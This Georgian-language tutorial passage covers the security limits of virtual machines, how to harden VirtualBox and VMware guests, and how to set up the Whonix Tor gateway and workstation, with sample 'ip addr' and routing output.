ბმულზე https://www.vmware.com/security/advisories/VMSA-2016-0001.html კი ნახავთ VMware Tools-ის ხარვეზს. ეს სისუსტე ჰაკერს აძლევს პროგრამის ამუშავების დონის წვდომას ოპერაციულ სისტემაში.

ვირტუალურმა მანქანებმა შეიძლება გაჟონონ ინფორმაცია. ანუ ვირტუალური მანქანის სესიის შესახებ ინფორმაცია შეიძლება დარჩეს თქვენს მყარ დისკზე. მაგალითად, მასპინძელი ოპერაციული სისტემები ხშირად იყენებენ მეხსიერების ვირტუალიზაციას, ანუ Swap ან Paging ფაილებს, სადაც მეხსიერების რაღაც ნაწილს მყარ დისკზე ჩაწერენ. სწორედ ეს ფაილები შეიძლება შეიცავდნენ სტუმარი ვირტუალური სისტემის ინფორმაციას.

უსაფრთხოების სპეციალისტები ხშირად იყენებენ ვირტუალურ მანქანებს ვირუსების იზოლაციისა და შემდეგ მათ შესასწავლად და უკუინჟინერიის საშუალებით მათ ასაწერად, მაგრამ გამოცდილი ჰაკერები ვირუსებს წერენ ისე, რომ ვირუსმა შეამოწმოს სისტემის კომპონენტები და განსაზღვროს, არის თუ არა ვირტუალურ მანქანაში თვითონ https://blog.malwarebytes.com/threat-analysis/2014/02/a-look-at-malware-with-virtual-machine-detection/. ამ შემთხვევაში ვირუსი შეწყვეტს თავის დამაზიანებელ ქმედებებს და შესაბამისად, მისი სწორად გაანალიზება ძნელი იქნება. ცხადია, ეს კარგია ხალხისათვის, ვინც უსაფრთხოების მიზნით იყენებს ვირტუალურ მანქანებს, რადგან ვირუსები ასეთ გარემოში ან არ მუშაობენ, ან თავის თავსაც კი ანადგურებენ. თუმცა არსებობს ვირუსები, რომლებიც ცდილობენ ვირტუალური მანქანების ხარვეზები გამოიყენონ, რომ მასპინძელ სისტემაში შეაღწიონ.

ვირტუალურ მანქანებს ბევრი შეცდომა და ხარვეზი არ ახასიათებთ, ამიტომ დიდი შანსია, რომ ვირუსი ვერ გააღწევს გარეთ.

საკომპიუტერო ქსელის შეტევები კიდევ ერთი მეთოდია, ვირუსმა შეიძლება ვერ მოახერხოს ვირტუალური მანქანიდან ოპერაციულ სისტემაში შეღწევა, მაგრამ იმის გამო რომ, როგორც წესი ვირტუალური მანქანა და ოპერაციული სისტემა ერთ და იგივე ქსელს იყენებენ ვირუსი შეიძლება შეეცადოს რომ ქსელის საშუალებით მოახდინოს შეტევა ქსელშ ჩართულ კომპიუტერებზე მათ შორის მასპინძელ სისტემაზეც.

იმის გამო რომ მასპინძელი და სტუმარი სისტემები ერთსა და იმავე პროცესორს იყენებენ, თეორიულად შესაძლებელია, რომ პროცესორი გამოიყენონ, როგორც სისტემებს შორის კომუნიკაციის საშუალება და შეტევა სწორედ ამ მიმართულებით აწარმოონ. ეს ორი ბმული https://en.wikipedia.org/wiki/Covert_channel#Timing_Channels, https://en.wikipedia.org/wiki/Covert_channel მეტ ინფორმაციას მოგცემთ ასეთი მეთოდების შესახებ.

ისეთი რამეები, როგორიც არის საერთო საქაღალდეები ან საერთო clipboard, ასუსტებს იზოლაციას და შესაბამისად, უსაფრთხოებას. როგორც წესი, ყველა ის თვისება, რომელიც ორ სისტემას შორის მონაცემების მოხერხებულად გაცვლას ითვალისწინებს, არის უსაფრთხოების დარღვევა.

თუ ვირტუალურ მანქანას აქვს წვდომა სხვადასხვა აპარატურაზე, როგორიც არის მიკროფონი, სერიული პორტი, კამერა და სხვა, ესენიც შეიძლება გამოიყენონ შეტევის ვექტორად.

ასევე, შეიძლება არსებობდეს აპარატურული შეცდომები. ამის კარგი მაგალითია Intel VTD, https://en.wikipedia.org/wiki/X86_virtualization. ასეთი შედომების შემთხვევაში, ცხადია, შეუძლებელია ვირტუალური მანქანის პროგრამით თავის დაცვა.

სამწუხაროდ, ვირტუალურ მანქანებს ძლიერი კომპიუტერები სჭირდებათ, რომ ნორმალურად იმუშაონ, ხალხი კი, რომლებსაც ასეთი დაცვა სჭირდებათ, ხშირად ცხოვრობს ისეთ ადგილებში, სადაც ან ასეთი აპარატურის შოვნა ძნელია, ან უბრალოდ ფული არ აქვთ ასეთი კომპიუტერების საყიდლად, რაც ვირტუალური მანქანების დიდი ნაკლია.

ვირტუალური მანქანები არ უნდა განიხილოთ, როგორც დაცვის ერთადერთი მექანიზმი. როგორც უკვე ავხსენით, ისინი არ არიან უნაკლო, მაგრამ თუ სწორად გამოიყენებთ და გააძლიერებთ მათ დაცვას (ამას ქვემოთ განვიხილავთ), მიიღებთ ძალიან ეფექტურ საშუალებას ჰაკერების წინააღმდეგ.

ვირტუალური მანქანების გამაგრება

ვირტუალური მანქანების გამოსაყენებლად, უსაფრთხოების დასაცავად, საჭიროა მათი კონფიგურირება გარკვეული პარამეტრებით, რასაც გამაგრებას უწოდებენ.

აპარატურული გამაგრება უკვე განვიხილეთ. ანუ ცალკე კომპიუტერზე ხდება ოპერაციული სისტემისა და ვირტუალური მანქანის დაყენება და ორივეს გაძლიერება. ეს მანქანა გამოიყენება მხოლოდ გარკვეული ქმედებებისათვის, ხოლო ყოვლდღიური საჭიროებისათვის გაქვთ სხვა კომპიუტერი, რომლის დაცვაც ბევრად სუსტია. ცხადია, კომპიუტერები, რომლებიც უფრო ხშირად გამოიყენება, უფრო დიდი რისკის ქვეშ არიან.

ასევე, შეგიძლიათ გამოიყენოთ USB ქსელის თუ უკაბელო შეერთების ბარათი კომპიუტერში ჩამონტაჟებულის მაგივრად; ვირტუალური მანქანა დააყენოთ ქსელის სხვა კომპიუტერზე და დისტანციურად მართოთ ეს კომპიუტერი.

მონაცემების გაჟონვის გვერდის ავლა საკმაოდ ძნელია, რადგან ყველაზე უფრო დაცულ სისტემებშიც კი შეიძლება მოხდეს ის, რომ თქვენმა ვირტუალურმა მანქანამ შექმნას დისკის ფაილები და მონაცემები დარჩეს დისკზე ჩაწერილი. ამისაგან თავის დასაცავად გამოიყენეთ დისკის დაშიფვრის პროგრამები. დისკის დაშიფვრა არის ერთ-ერთი მთავარი დაცვა, თუ სერიოზული მოწინააღმდეგეები გყავთ.

შესაძლებელია დისკის დამალულ ნაწილზე დააყენოთ ოპერაციული სისტემა და შემდეგ მასზე დააყენოთ ვირტუალური მანქანა. ასეთ სიტუაციაში არამარტო მონაცემების გაჟონვას, არამედ იმის აღმოჩენაც კი ძნელია, საერთოდ გაქვთ თუ არა ასეთი სისტემა დაყენებული. თუმცა ეს ყველაფერი დაგიცავთ მაშინ, როცა კომპიუტერი გამორთულია, რადგან თუ კომპიუტერი ჩართულია, სისტემა მეხსიერებაში ინახავს შიფრის გასაღებებს.

მონაცემების გაჟონვის აღმოსაფხვრელად შეიძლება გააუქმოთ ვირტუალური დისკები, ავტომატურად წაშალოთ ე.წ. Swap და Paging ფაილები, გააუქმოთ Sleep და Hibernation რეჟიმები. თუმცა გაითვალისწინეთ, რომ ამის გაკეთებამ შეიძლება შექმნას ტექნიკური პრობლემები. ამ საკითხზე მოგვიანებით ვილაპარაკებთ.

ვირტუალური მანქანების დაცვა შეიძლება მათი დაშიფვრის საშუალებით,


თუმცა ეს ფუნქცია ყველაზე ნაკლებად არის შესწავლილი და ნაკლებად გამოიყენება. თანაც ესეც მხოლოდ მაშინ დაგიცავთ, როცა კომპიუტერი გამორთულია.

უფრო ხშირად გამოიყენება დისკის დაშიფვრა Veracript ან Truekript-ის საშუალებით. გაითვალისწინეთ, რომ ყოველი ასეთი დაშიფვრა ნიშნავს, რომ კომპიუტერი გამოიყენებს კომპიუტერის დამატებით რესურსებს და შეანელებს მის მუშაობას.

იმისათვის, რომ გაამაგროთ ვირტუალური მანქანა, უნდა გამორთოთ სხვადასხვა ფუნქციები:

გამორთეთ აუდიო, დააწებეთ გაუმჭვირვალე ლენტი კომპიუტერის კამერას.

გააუქმეთ საერთო ფაილები - Sharing,



გააუქმეთ გადათრევა drug and drop და clipboard.

არ გააააქტიუროთ ვიდეო აქსელერაცია და სერიული პორტები


თუ შესაძლებელია, არ დააყენოთ Virtual Box-ის უფასო ვერსია, იყიდეთ იგი. თუ შესაძლებელია, არ დააყენოთ Virtual Box Tools.

მოხსენით სხვადასხვა გარე დისკები, მათ შორის DVD დისკები ან USB დისკები. არ შეუერთოთ USB მოწყობილობები, რამდენადაც ეს შესაძლებელია, მაგალითად, შეუერთეთ მხოლოდ ქსელის ბარათი.


თუ ამუშავებთ პორტატულ სისტემას, გააუქმეთ ვირტუალური დისკები.

გამორთეთ USB კონტროლერი

ამ შემთხვევებში მოგიწევთ, გააააქტიუროთ PS/2 თაგვი, რომ თაგვმა იმუშაოს.



არ გააქტიუროთ IO APC და EFI. გააქტიურეთ OAE/NX.



თუ შესაძლებელია, რომ ვინმემ ხელში ჩაიგდოს თქვენი კომპიუტერი, გამოიყენეთ პორტატული სისტემები და არ დააყენოთ ვირტუალური დისკები.

ვირტუალური სისტემის პარამეტრების განსაზღვრის შემდეგ შესაძლებელია ამ სისტემისაგან ISO ფაილის გაკეთება, მისი დაყენება DVD დისკზე ან USB-ზე და როგორც პორტატული ოპერაციული სისტემის გამოყენება.

ეს როგორ უნდა გააკეთოთ, ამ ბმულიდან https://www.turnkeylinux.org/blog/convert-vm-iso წაიკითხავთ.

VMware snapshot შეიძლება გამოიყენოთ მონაცემების წასაშლელად. ყოველი სესიის შემდეგ შეიძლება საწყის სუფთა ვერსიას დაუბრუნდეთ Snapshot-ის აღდგენის საშუალებით. ეს იდეალური არ არის მონაცემთა გაჟონვის შესაძლებლობის გამო, თუმცა საკმაოდ კარგი დაცვაა.

სისტემების ენერგიის დაზოგვის ფუნქციებსაც აქვთ ხარვეზები, თუ დააპაუზეთ, დააძინეთ ან ჰიბერნაცია გაუკეთეთ კომპიუტერს, დაშიფვრის გასაღებები დისკზე ჩაიწერება, და თუ კომპიუტერი ფიზიკურად თქვენს განკარგულებაში არ არის, შესაძლოა ამ გასაღებების წაკითხვა მყარი დისკიდან. თუ დისკის დაშიფვრას იყენებთ, ყოველთვის გამოდით სისტემებიდან და შემდეგ ბოლომდე გამორთეთ კომპიუტერი.

Whonix ოპერაციული სისტემა


Whonix ალბათ ერთ-ერთი საუკეთესოა უსაფრთხოებისა და კონფიდენციალურობის თვალსაზრისით. მისი უსაფრთხოება დაფუძნებულია იზოლაციისა და დანაწილების ტექნოლოგიაზე. იგი მალავს ინტერნეტ

მომწოდებლის მიერ მონიჭებულ IP მისამართს. იგი საშუალებას არ აძლევს ინტერნეტ მომწოდებელს, გითვალთვალოთ. ვებსაიტები ვერ მოახერხებენ თქვენს იდენტიფიკაციას. იგი არ მისცემს ვირუსებს საშუალებას, გამოააშკარავონ თქვენი იდენტობა და ასევე, დაგეხმარებათ, გვერდი აუაროთ ცენზურას.


Whonix შედგება ორი ნაწილისაგან, ერთი დაფუძნებულია Tor-ზე და და წარმოადგენს მის Gateways, ხოლო მეორე არის ოპერაციული სისტემა, რომელიც წარმოადგენს იზოლირებულ ქსელს, სადაც შეერთება ხდება მხოლოდ Tor-ის საშუალებით. ფესვის (Root) წვდომის მქონე პროგრამებსაც კი არ შეუძლიათ სისტემის IP მისამართის გაგება. Whonix შეგიძლიათ ჩამოტვირთოთ OVA ფორმატში და ამუშაოთ, როგორც ვირტუალური სისტემა. მისი ჩამოტვირთვა შეგიძლიათ ამ ბმულიდან https://www.whonix.org/. ხოლო VirtualBox-სათვის - ამ ბმულიდან https://www.whonix.org/wiki/VirtualBox. Whonix მუშაობს KVM და Qubes-თან. ვირტუალიზაციის ორივე ეს სისტემა ბევრად უფრო უსაფრთხოა, ვიდრე VirtualBox, თუმცა ტესტირებისა და საშუალო დონის უსაფრთხოებისათვის VirtualBox-ში მისი დაყენება ნამდვილად შესაძლებელია. მიუხედავად იმისა, რომელ ჰიპერვიზორს გამოიყენებთ, ორი რამ დადგება, ერთი Gateway და მეორე Workstation.

თანაც ყველა პარამეტრი უკვე დაყენებულია, რადგან დაყენება OVI ფაილიდან ხდება. თუ ქსელის პარამეტრებს შეხედავთ, ქსელის პირველი ინტერფეისი არის NAT-ზე, ხოლო მეორე არის შიგა ქსელი (Internal network) და ქსელის სახელია Whonix.


თუ Gatway-ს პარამეტრებს შევხედავთ, გაქვთ ქსელის ორი ადაპტერი. Adapter 1 შეერთებულია ინტერნეტთან, რადგან იგი რუტერთან და DHCP სერვერთან არის მიერთებული.



Adapter 2 კი შეერთებულია ე.წ. შიგა ქსელთან




ეხლა თუ გადავალთ Workstation-ზე,




მისი ქსელის ადაპტერი მხოლოდ Whoinx ქსელთან არის შეერთებული. შესაბამისად, Gateway ასრულებს თავის ფუნქციას და აერთებს Workstation-ს ინტერნეტთან.

პირველ რიგში, უნდა აამუშაოთ Gateway, რადგან ჯერ უნდა შეუერთდეს Tor-ს. აამუშავეთ Gateway, ჩატვირთვის შემდეგ ეკრანზე გამოვა ფანჯარა

შემდეგ კი ჩართეთ Workstation. ისიც ჩაიტვირთება და მოგცემთ ასეთ ფანჯარას:



თუ Gateway და Desktop-ის ტერმინალებს გვერდიგვერდ აამუშავებთ და შეეცდებით, გაიგოთ, რა IP მისამართები აქვთ, ანუ გაუშვებთ IP Addr ბრძანებას, ნახავთ:




თუ გაუშვებთ Root ბრძანებას Desktop-ის ფანჯარაში:

```
user@host:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
NOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo
_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:e2:a1:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.152.152.11/18 brd 10.152.191.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fee2:a1e5/64 scope link
       valid_lft forever preferred_lft forever
user@host:~$ sudo route
[sudo] password for user:
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Re
f    Use Iface
default         10.152.152.10   0.0.0.0         UG    0      0
       0 eth0
default         10.152.152.10   0.0.0.0         UG    1024   0
       0 eth0
10.152.128.0    *               255.255.192.0   U     0      0
       0 eth0
user@host:~$
```

ნახავთ, რომ სისტემურად ნაგულისხმები ინტერნეტ Gateway არის სწორედ Whonix-ის Gateway ანუ მთელი კავშირი მისი გავლით ხდება.

Workstation გამოიყენება სამუშაოდ, მაგალითად, ვების დასათვალიერებლად, ან ელ-ფოსტის წასაკითხად, ხოლო Gateway-ს მთავარი ამოცანაა Tor-კავშირი უზრუნველყოს. Desktop-მა არ იცის, რა არის თქვენი კომპიუტერის ნამდვილი მისამართი. შესაბამისად, ჰაკერი, რომელიც შეძლებს, რამენაირად შეაღწიოს თქვენს ბრაუზერში, ვერ გაიგებს, რა არის კომპიუტერის IP მისამართი იმ შემთხვევაშიც კი, თუ ფესვზე წვდომას მიაღწია. სწორედ ეს არის იზოლაციის პრინციპი. ასეთი რამის გაკეთება ტექნიკურად შესაძლებელია, თუმცა ამოცანა ბევრად უფრო რთულია, რადგან ჰაკერს არა მარტო Desktop-ის დაჰაკერება მოუწევს, არამედ მერე მოუწევს Desktop-ის გავლით Gateway-ს დაჰაკერებაც და ეს მაშინ, როცა ეს ორივე სისტემა მუშაობს ვირტუალურ მანქანაში, რომელიც თავის მხრივ მალავს კომპიუტერის MAC მისამართებსა და სხვა ინფორმაციას.


გადავიდეთ Gateway-ზე. თუ შეასრულებთ ARM ბრძანებას (https://www.torproject.org/projects/arm.html.en),



ჩაირთვება Tor-ის მონიტორინგის პროგრამა, რომელიც გაჩვენებთ, როგორ ხდება ინტერნეტთან მუშაობა და გაჩვენებთ Desktop-ის მიერ ინტერნეტიდან ჩამოტვირთული ინფორმაციის სტატისტიკას. თუ m-ს დააჭერთ, გაიხსნება მენიუ, სადაც ახალ იდენტურობასთან ერთად შეგეძლებათ გააჩეროთ Tor ან გადატვირთოთ კავშირი და

ა.შ. თუ Tor-თან არ გიმუშავიათ, ეს ბევრს არაფერს გეუბნებათ. ამაზე არ იდარდოთ, Tor-ს ცალკე განვიხილავთ. ამ პროგრამაში დაახლოებით იგივე შეგიძლიათ გააკეთოთ, რასაც Tor-სათვის აკეთებს Top.

TOR-ის მუშაობისათვის ზუსტ დროს ძალიან დიდი მნიშვნელობა აქვს. შესაბამისად, Gateway დროის სინქრონიზაციას აკეთებს. იმის გამო, რომ NNTP სერვისებთან კავშირი შეიძლება იყოს უსაფრთხოების ხარვეზი, იგი სხვა ე.წ. SDate-ფუნქციას იყენებს. სისტემა გეუბნებათ, არ შეუერთდეთ ინტერნეტს, სანამ დროის სინქრონიზაცია მოხდება.



Whonix check (https://www.whonix.org/wiki/Whonixcheck) - ეძებს სისტემისა და Tor-ის განახლებებს და ბევრ პარამეტრს ამოწმებს სისტემაში.

ამ სისტემაში, ასევე, შეგიძლიათ Gateway-ს Firewall-ის პარამეტრების ნახვა და დაყენება და Torc ფაილის (Tor-ის საკონფიგურაციო ფაილის) რედაქტირება.

